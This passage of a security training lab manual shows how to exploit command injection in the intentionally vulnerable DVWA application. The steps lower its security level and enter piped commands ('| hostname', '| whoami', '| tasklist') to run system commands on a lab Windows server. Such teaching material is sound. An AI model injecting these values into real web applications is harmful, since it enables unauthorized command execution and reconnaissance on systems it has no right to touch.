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
13. Now, to exploit the command execution vulnerability, set the **Security Level** of the web application to low by selecting the option **Low** from the drop-down list and click **Submit**.

    Note: Here, your intention would be to show that a weakly secured web application is the prime focus of attackers, who seek to exploit its vulnerabilities.



14. You have configured a weak security setting in DVWA. Now, try to execute a command other than ping.
15. Click **Command Injection** from the left-pane.
16. The **Vulnerability: Command Injection** page appears; type **| hostname** into the **Enter an IP address** field, and click **Submit**.
17. **DVWA** returns the name of the **Windows Server 2022** machine, as shown in the screenshot.

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

18. This infers that the command execution field is vulnerable and that you can remotely execute commands.
19. Now, extract more information regarding the target machine, **Windows Server 2022**.
20. Type the command **| whoami** and click **Submit**.



21. The application displays the user, group, and privileges information for the user currently logged onto the **Windows Server 2022** machine, as shown in the screenshot.



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

22. Now, type **| tasklist**, and click **Submit** to view the processes running on the machine.



23. A list of all the running processes on the **Windows Server 2022** machine is displayed, as shown in the screenshot.



